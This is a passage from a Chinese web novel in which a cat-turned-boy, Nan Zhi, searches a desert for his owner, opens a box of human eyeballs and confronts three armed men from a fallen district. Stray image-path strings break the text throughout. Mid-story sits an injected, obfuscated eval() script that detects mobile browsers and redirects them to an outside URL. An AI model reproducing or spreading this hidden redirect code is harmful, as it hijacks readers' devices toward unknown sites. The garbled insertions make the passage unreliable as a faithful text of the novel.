随便找了个方向,少年踏上旅途。至少要先找个地方遮阳,否则真的会变成一盘烤肉,还是烤焦的。 南知一路向北,沙地上留下他七扭八歪的脚印。 好渴…… 好饿…… 好烫…… 到处都是沙子,除了沙子根本什么都没有。 少年已经开始怀念被他打翻的羊奶,被他嫌弃的湿粮。好想偷喝铲屎官杯子里的水,甘甜、醇香……南知舔舔干裂的嘴唇。 炎热使沙子冒烟,使空气扭曲。南知又舔了舔嘴巴,呆呆的看着前方,喃喃低语:“我……好像看到幻觉了。” 小猫的视觉不算很好,是绝对的“近视眼”,看不清楚太远的,也看不清楚太近的,通常都是靠嗅觉来分辨人类和食物等等。 然而嗅觉过于灵敏也不是什么好事,在一个开放的环境里,太多的味道掺杂在一起,各种干扰层出不穷,会让南知很苦恼。 少年揉揉眼睛,努努鼻子。 纸箱! 是一只纸箱,突兀的出现在沙海中。 少年警惕:“这里怎么会有一只纸箱?” 好大的纸箱。 里面装的什么?谁把它扔在这里的?太奇怪了,仿佛一个简陋的陷阱! 但那是个纸箱! 南知双眼越睁越大,闪烁着兴奋的精光,对于一只猫来说,纸箱的诱惑实在无法抵御。 “不不不……” 少年双手在面前不停挥舞,脑袋也左右摇摆。找到铲屎官才是最重要的事情,不可以因为一只纸箱就分神。 铲屎官比一个纸箱重要。 南知坚定的说:“铲屎官至少值八个纸箱。” 但…… 少年的意志开始摇摆。如果我能带着这个纸箱找到铲屎官,就可以将这只纸箱送给他当礼物,他肯定会很高兴的吧? 没错,他一定会高兴的。 南知坚定的朝着纸箱走过去。因为一个纸箱,他差点忘记了饥饿和炎热,浑身充满动力。 小猫兴奋,但小猫天生就很谨慎。 少年一点点朝着纸箱移动,目光紧盯,确保他不会被纸箱突然袭击。 距离越来越近,南知漂亮的脸上出现了一瞬间的空白,鼻尖控制不住的轻轻耸了耸。 好熟悉的味道…… 是铲屎官独特的味道,仿佛已经失去了很久很久,又仿佛昨天他们才拥抱在一起。 是从纸箱上传来的味道。 3. 第 3 章 南知一直觉得他的铲屎官的味道很特别。像一阵暖洋洋的风,分明温柔却很多时候不被注意。像一颗繁茂的大树,郁郁葱葱却又安静沉稳。还有点焦糖蜂蜜的香甜。 就是这个味道! 少年看起来很兴奋和焦急,踮着脚尖快步跑过去,围着那只大纸箱顺时针转了三圈。 纸箱大约四十厘米见方,材质不差硬度很好,但现在还是被磕瘪了两个角,应该是被狠狠摔过,上面沾染着红色的砂砾。 没有破洞,无法看到里面到底装了什么。 南知用力吸了吸鼻子。 “咳咳咳!”少年捂住口鼻剧烈咳嗽,里面的味道太过复杂了。 铲屎官在箱子里吗?南知满脸迷茫,脑补了一下两脚兽宽宽的肩膀,还有比逗猫棒长很多的胳膊腿。 装不下…… “总之!”南知抿唇,点头:“打开箱子看看就知道了。” 长相温和的少年很自然的举起右手,指尖伸出,在箱子表面一划…… 无事发生。 南知一呆,看看箱子,又看看“爪子”。 “我的指甲……” 糟糕,变成两脚兽后连指甲都不好使了。 少年的手指纤细白皙,指甲圆润光滑,完全不适合用来开纸箱。只好蹲下,对着纸箱又啃又抓,还气急败坏的踹了两脚。 以前遇到搞不定的麻烦,小猫都会举着大尾巴去找他的铲屎官,只要喵喵叫两声,小猫想要,小猫得到,铲屎官都会立刻帮他解决。 和现在的情况完全不同。 南知脸颊通红,一半热的,一半急的,嘴里自言自语:“我可以自己解决,没问题。” 徒手开纸箱对于一位见习人类来说稍微有些难度,少年斗志昂扬,五分钟后,终于将摔瘪两个角的纸箱扯开。 哗啦—— 里面满满当当的东西,随着扯开的纸箱缝隙散落、滚出。 全都是玻璃瓶子,掌心大小,像海浪一般在砂砾中翻滚几圈,停止在南知的脚边。 数不清的瓶子,统一规格,里面的液体在浓烈的日光照耀下不停晃动。还有小球…… 每个瓶子里都盛有一枚小球,两到三厘米大小的小球,随波晃动,左右摇摆。 就算有玻璃瓶子阻隔,有液体的密封,刺鼻的气味还是让南知忍不住呲牙。 好难闻,是腐肉的味道,还有火腿肠的味道。是一股在垃圾桶里加入了防腐剂的味道。 南知不喜欢腐烂的肉,也不喜欢吃火腿肠。 少年嫌弃的退后两步,目光戒备的盯着距离他最近的一只瓶子。瓶子里的小球也在注视着他。 三目相对。 瓶子里装的是一枚人类眼珠。 这么大的箱子里,只有人类的眼球,几十枚眼球。 铲屎官的味道就混合在这些眼球之中…… 少年的胳膊上激起一片细密的小疙瘩,每个汗毛孔快速张开。他睁大眼睛,顾不得难闻的味道,迅捷的扑过去,蹲在破损的箱子和一堆眼珠之间,用力耸动鼻子,不停的闻来闻去。 “不是,不是,也不是……” 南知将每一个小瓶都仔细的嗅闻过,那些眼珠都不属于铲屎官。 “不是铲屎官的眼睛,呼——”确定过最后一只小瓶,他松了口气,手掌在胸口轻拍。 小猫一直都很嫌弃铲屎官佩戴的厚厚眼镜,但相对比起来,独眼应该会更难看吧。南知想。 这里没有铲屎官的眼睛,南知放松过后又被疑问围绕,可他的确闻到了铲屎官的味道,不会出错。 少年随手抓了几个小瓶子,重新闻了闻,都不对。 “是纸箱!” 南知双眼闪烁着光芒,抱住破损的大纸箱,用力吸气。就是这个味道! “纸箱……纸箱上,有味道!有他的味道!” 他兴奋的围绕着纸箱转了五圈,脑袋有点晕晕的,差点摔倒在地。南知捂着脑袋蹲下,正好看到纸箱上印着一个红色的印章。 “九?” 少年迷惑的伸出手,指着印章上的字,脑袋里缓慢的浮现出那些字的读音。 “第九特区?” 那是什么…… 嘭!!! 不等南知解开疑惑,一声古怪的爆响,惊得他汗毛倒竖。 少年单薄的身体本能弹跳,侧身翻滚,动作迅捷的无法用视觉捕捉。 小猫通常都是近视眼,但对于移动中的物体反应极快。 是枪响。 沙地上出现一个深坑,好在南知没有被击中。 “不许动!” 背后放枪的人大喊着:“不许动!远离那只箱子!” 南知回头去看,本能的呲牙哈气。是三个男性人类,站的稍微有些远,在他的眼里模糊一团,五官无法辨认,只能大体看出身高。 中间最高的那个人举着枪,朗声说:“别动,这只箱子是属于我们的。我们只是想要拿回它,没别的意思。” 南知立刻站起靠近纸箱,那上面有铲屎官的味道,他不能让别人将纸箱带走。 高个子呵斥:“让你不要动!否则我就开枪了!远离!” “别开枪别开枪!”三人中最胖的一个男性突然大喊:“你们看,是南知!他是南知啊!” “什么?你在胡说什么?他怎么可能是南……” 剩下的青年下意识反驳,话说一半全部卡在嗓子里,变成重重的抽气声。 “南知?”高个子震惊:“你居然还活着?” 青年在短暂的怔愣之后,尖锐大喊:“开枪!开枪!快开枪啊!愣着什么,他已经恶变了!快开枪!你们想等着他来感染我们吗?那样我们都会死的!” “等一等。”胖子犹豫着说:“南知不像恶变的样子,他看起来神志清醒,或许……” “把枪给我!”青年去抢。 场面一度混乱,南知根本搞不懂发生了什么。那三个两脚兽好像认识他,但小猫的第六感不喜欢他们。 “冷静点,先别开枪。” 嘭! “啊!!!” 青年在阻拦中扣下扳机,伴随着第二声枪响,尖锐的痛呼声响彻炎热的沙漠。 并不是南知发出的尖叫,是那位青年人在痛呼。 就在刚才混乱的一瞬,南知抓起地上一只玻璃瓶,抖手朝着青年人扔了过去,与此同时侧身一扑。 人类无法以肉眼捕捉蚊子或者苍蝇的飞行轨迹,也无法做到像小飞虫一样迅捷。但小猫可以,南知甚至比那些小飞虫还要迅捷数倍。 玻璃瓶精准的砸中青年,疼得他放声尖叫,手中的枪立刻掉在沙地上。 南知侧身避过打歪的子弹,一个旋身长身站起,完全没有对方那般狼狈。 青年人大喊着:“我的手……好疼!好疼……” 装着眼珠的小瓶破碎,玻璃划破了青年的手腕。瓶子里的液体是具有腐蚀性的,灼烧着他的皮肤,变得坑坑洼洼。 高个和胖子看到青年受伤,都没有第一时间去扶他,而是举起枪对准远处的南知,都被他迅捷的动作吓了一跳。 “别开枪。” 这次是高个在说话:“你们看他的脸。” 正巧,南知正在用手背去蹭自己的脸。有些略微的刺痛,流血了,很少的一滴血液。 子弹没有打中南知,只是打在沙地里,但迸溅起的砂砾划破了他的脸颊,留下微小的一道伤口。 胖子震惊的说:“他的血是红色的。” 青年忍着疼痛,顾不得溃烂的右手,踉跄站起,喃喃的说:“怎么可能?他不是恶变了吗?血液怎么可能还是红色?这不可能啊,除非……” “除非,”高个子沉着嗓音说:“他克服了恶变。” 这句话一出口,不管是青年还是胖子,亦或者是高个,三个人脸上的表情都变得异常丰富。 震惊、恐惧、不甘、嫉妒又欣喜、庆幸,每个人每一秒的表情都不一样。 三个人六只眼睛死死盯在南知的身上。很显然,那箱东西与现在的南知对比起来,已经不再那么重要。 “误会,都是误会。”青年第一个开口,挤出过于亲切的笑容说:“南知,是我们!你才离开两个月,不会已经忘记我们了吧。” 南知目光并不友善,盯着他的眼睛不说话。 “南知,对不起。”青年诚恳道歉:“我刚刚……刚刚距离太远了,我没有看清楚是你,所以才会开枪的,你别怪我,好吗?” “骗子。”南知这次开口了,言简意赅。 青年一愣,谎言瞬间被拆穿,笑容迅速凝固干涸。 胖子干笑着打 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17414966|200740||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 圆场,说:“南知,你先别生气。刚才大家还以为你要抢我们的货物,这可是我们千辛万苦弄来的货物,所以着急了一些。” 胖子指的货物,就是那只纸箱和一箱的眼珠。 南知戒备,往前走了两步,挡住纸箱。 青年咬牙:“你什么意思?这是我们弄来的货物,是不小心掉落在这里的,你是要和我们抢吗?” 南知没有立刻回答青年,转身弯腰,靠近纸箱用力闻了闻。 他说:“不是。” 又是如此言简意赅,让人摸不着头脑。 其实南知也想多说几个字,但新的语言系统显然不太好掌握,让纤细漂亮的少年少了三分无害,多了几分清冷。 青年都被他搞糊涂了,说:“你的意思是,你没有要和我们抢?” 清冷少年对他翻了个白眼,摇头说:“不是你们的纸箱。” 对面三个人沉默了。 南知很肯定,纸箱不是他们的,纸箱上没有他们的气息。 谎言再次被拆穿,这次高个子终于说话了,首先将手枪收起来,这才开口说:“你猜的不错,这不是我们的货物。我们收到消息,第九特区的运输队会从沙冢经过,所以特意来碰碰运气的。” 南知略微歪头:“第九特区……” 纸箱上有一个第九特区的印章,上面还有铲屎官独特的气息。 少年眼睛里有小星星在闪烁,明显对高个子的话感兴趣。 胖子点头说:“对,这东西是第九特区的,我们也只是来碰碰运气,没想到他们真的在沙冢遭遇了埋伏,有好几口箱子被遗落在沙冢。” 青年着急的说:“这些箱子是我们先找到的,只是没办法一口气运回帐篷,所以才暂时放在这里。这是我们的。” 南知还挡在那只破箱子前面,很淡定的说:“现在,它,是我的。” 青年攥拳,被高个子拦下。 高个子说:“一箱货物而已,别伤了和气。那好,这口箱子现在属于你了。” 青年有些不甘心,旁边的胖子也对他摇摇头。 胖子笑呵呵说:“南知,你离开之后去了什么地方?现在要去什么地方?” 南知不回答,弯腰将纸箱里的瓶子都倒掉,然后爱惜的抱起那只空箱子。 “你在干什么?”青年有些傻眼。 高个子忽略了他古怪的举动,说:“你一个人?什么也没带?” 南知的确是一个人,身上除了衣服、鞋子和一张ID卡,什么也没有。 “你想这么走出沙冢?”高个子说:“这是不可能的事情。或许……你愿意搭我们的车离开这里?” 南知抱着纸箱,高傲的施舍给他一瞬的目光。 “车呢?”少年问。 沙漠看不到边际,太阳愈发毒辣,南知早就想要离开这里,徒步绝对不是什么聪明的办法,现在如果有一辆车就再好不过。 南知抱着箱子第一个上了车。 青年拉住胖子,在后面低语:“他这么轻松就答应上我们的车了,会不会有诈?” 胖子摇摇头,压低声音说:“小点声。” 是一辆很宽敞的越野车,被改造过,看起来相当结实。高个子原本想让南知将纸箱放在后备箱,但南知坚持自己抱着。 高个子妥协点头,对窃窃私语的青年和胖子说:“你们去把散落的东西捡一捡。” 装着眼珠的小瓶子散落了一地,南知对它们没兴趣。 花费了几分钟,越野车终于启动。 胖子开车,笑呵呵看了一眼后视镜,问:“南知,你这是准备去什么地方?我们送你去啊。” 抱着纸箱的少年坚定的说:“我要去第三特区。” “第三特区?”三个人听了都是一愣,表情变得古怪。 青年难得垂着眼睛,没有第一个开口,沉默的包扎着他受伤的右手。 高个子说:“你还去第三特区做什么?那里已经彻底沦陷了。” 南知侧头看他。沦陷了是什么意思?需要在脑袋里思考几秒钟。 铲屎官拿到了第三特区的通行证,铲屎官说那里是安全的,会是他们的新家。所以南知要去第三特区找铲屎官。 青年低着头,嗓音闷闷的说:“第三特区已经沦陷了,所有人都死了……还回去做什么?” 4. 第 4 章 “死……了……” 南知脑袋里有一瞬间的空白,眼睛控制不住的睁大,眼睛控制不住的充血、发热、发酸。 曾经有很多个夜晚,他的铲屎官总会沉睡不醒,一动不动。就像…… 就像他们说的死了一样。 每当那个时候,小猫都会围着大床左右逡巡,谨慎的跳上枕头,在铲屎官脸上闻来闻去,然后对着铲屎官高挺的鼻梁邦邦两拳。 “他不会,死。”南知回过神,坚定的说。 铲屎官只是喜欢装死而已,南知觉得这是他的恶兴趣。 “谁?”低着头包扎的青年随口说:“三区已经变成一片废墟,死的死,感染的感染,能逃走的早就逃走了,就像……我们一样。” 南知歪头,没说话,但他在想什么,几乎全部写在脸上。 漂亮少年满脸疑惑。 这让其他三个人同样满脸疑惑。 青年凑近高个子,低声耳语:“他怎么了?看起来傻了吧唧的,一副什么都不记得的样子。” 高个子摇了摇头。 青年还想再说,已经被南知狠狠瞪了一眼。 南知的视力不太好,耳朵却比正常人类灵敏。 他们在说我的坏话。 高个子看向南知,说:“你离开三区后,还好吧?” “是啊。”开车的胖子也说:“南知,你还好吧?你还……记得我们吧?” 他们四人都来自第三特区,显然以前是认识的关系,但再次见面的时候,南知给人感觉完全不一样了,相当陌生。 “你不会失忆了吧?”青年忍耐再三,还是大声说出了他的疑问,然后指着开车的胖子:“你说,他叫什么名字?” 南知淡定,用不屑一顾的目光扫过发问的青年,说:“没有告知的义务。” 青年:“……” 人类的词语对于南知来说,还有点复杂和不理解,懵懂少年正处于已读乱回的阶段。 青年脸色发青,忍了又忍,继续低头包扎伤口。 车内是一阵尴尬的沉默。 只有南知全然不觉得尴尬,眨了眨眼睛,说:“第三特区发生了什么,告诉我。” 高个子别有深意的看了一眼南知,说:“你忘记了,外来者到三区掠夺资源,三区被袭击,战争爆发,死了很多的人……” 